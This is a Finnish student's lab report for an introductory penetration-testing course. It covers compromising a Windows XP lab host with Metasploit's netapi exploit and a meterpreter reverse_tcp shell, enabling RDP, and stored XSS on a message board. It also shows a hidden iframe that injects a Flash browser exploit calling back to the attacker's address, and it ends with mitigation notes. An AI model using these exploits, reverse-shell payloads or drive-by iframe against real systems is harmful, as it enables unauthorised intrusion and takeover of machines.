Lauri Partinen ktkt23sp

Tuntitehtävä 2

Tehtävä
KYBPER - Penetraatiotestaus Intro

2025


Kaakkois-Suomen
ammattikorkeakoulu

SISÄLLYS

1 JOHDANTO


Tehtävänä oli suorittaa penetraatiotestausta kyber – Pentesting intro ympäristössä. Tarkoituksena oli tunnistaa ja hyödyntää eri haavoittuvuuksia kohdejärjestelmässä kali ympäristössä. Labra sisältää verkon skannauksen, haavoittuvuuksien havaitsemisen ja hyväksikäytön. Labrassa käytettiin työkaluina nmapia ja armitagea.

Tehdään nmap skannaus kali koneen ip osoitteeseen. Avataan armitage, jotta avonaisia portteja voidaan hyödyntää. Skannaus paljasti verkosta käyttöjärjestelmän ja portteja, joita voisi käyttää hyödyksi hyökkäyksessä. Ennen hyökkäystä tiedusteluvaihe tulee suorittaa huolellisesti ja kerätä mahdollisimman paljon hyödyllistä tietoa järjestelmästä.




2 TASK 2: HACK THE XP


Armitagessa mene kohtaan host>Nmap scan>Quick scan ja Quick scan (Os detect). Lisätään skannausalue armitageen.



Tilanne skannauksen jälkeen.




Suoritetaan xpnetapi haavoittuvuus xp koneelle. Se on haavoittovuus Windows server-palvelussa, joka antaa mahdollisuuden hyökkääjälle suorittaa omaa koodia etänä ilman tunnistautumista.




Lisätään payload, jotta järjestelmään pääsee käsiksi. Mene kohtaan payload/windows/meterpreter/reverse_tcp. Reverse tcp kohdekone ottaa yhteyden takaisin hyökkääjän koneeseen. Hyökkäyksen lopputuloksena koneen täydellinen hallinta.

Otetaan tietokoneesta kontrolli käyttämällä Remote Desktop Protokollaa. Tällä saadaan graafinen etäyhteys koneeseen. Mene kohtaan post/windows/manage/enable_rdp.




Avataan kalin komentokehoite, johon syötetään komento # rdesktop [WinXP IP] –u hack –p hack.

Lopuksi kokeilin erilaisia toimintoja, mitä meterpreterillä pystyy tehdä. Tässä pääsin käsiksi koneen tiedostoihin.




Testasin ottaa screenshotin windows xp koneesta.



3 TASK 3: LOOK INTO NETWORK

Avataan wireshark ja filteröidään http, josta nähdään kuka on yrittänyt päästä nettisivulle sisään. Löytää potentiaalisia hyökkäyskohteita esim. sisäverkon palvelimia.




Syötetään selaimeen Wiresharkissa oleva ip osoite. Kirjoitan tekstikenttään hello, ja testaa toimiiko kommentointi.

4 TASK 4: GET THE MESSAGE BOARD USER


Syötetään kommenttikenttään xss skripti, joka pyrkii syöttämään tekstin Green text gold vihreällä värillä. Palvelin suoritti syötetyn HTML-koodin, eikä pelkästään tekstiä. Hyökkääjä pystyy syöttämään haitallista koodia, joka tallennetaan palvelimelle ja suoritetaan sivulla.

```
<font color=“green”>Green text gold</font>
```

Käynnistetään exploit flash playerille. exploit/windows/browser/adobe_flash_copy_pixels_to_byte_array.




Lisätään payload. payload windows/meterpreter/reverse_tcp. Muutetaan kohdat LHOST kali koneen ip osoite, LPORT 5555, URIPATH hack.




Tehdään skriptin avulla haittaohjelma, jossa toivotaan windows 7 koneen käyttäjän käyvän sivustolla, jolloin selain suorittaa haitallisen koodin. Hyökkääjä saa koneen haltuun.

```
<iframe src='http://192.168.163.197:8080/hack' width=0 height=0
frameborder=0></iframe>The Matrix Has You...
```

Lopuksi testasin meterpreterin eri ominaisuuksia. Command shell, joka avasi Windows xp koneen shellin.





Penetraatiotestaus osoitti useita kriittisiä haavoittuvuuksia ympäristössä. Harjoituksessa onnistuttiin tunkeutumaan Windows xp tietokoneeseen haavoittuvuuden kautta ja saavuttamaan järjestelmänvalvojan oikeudet tietokoneeseen. Miten yrittäisin mitigoida hyökkäyksiä. Implementoisin Content security policyn sivustolle, johon syötettiin XXS-skripti. Tarkoituksena on kertoa selaimelle, mistä lähteistä saa ladata ja suorittaa skriptejä. Palvelinpuolella kaikki ylimääräiset portit tulee olla suljettuina.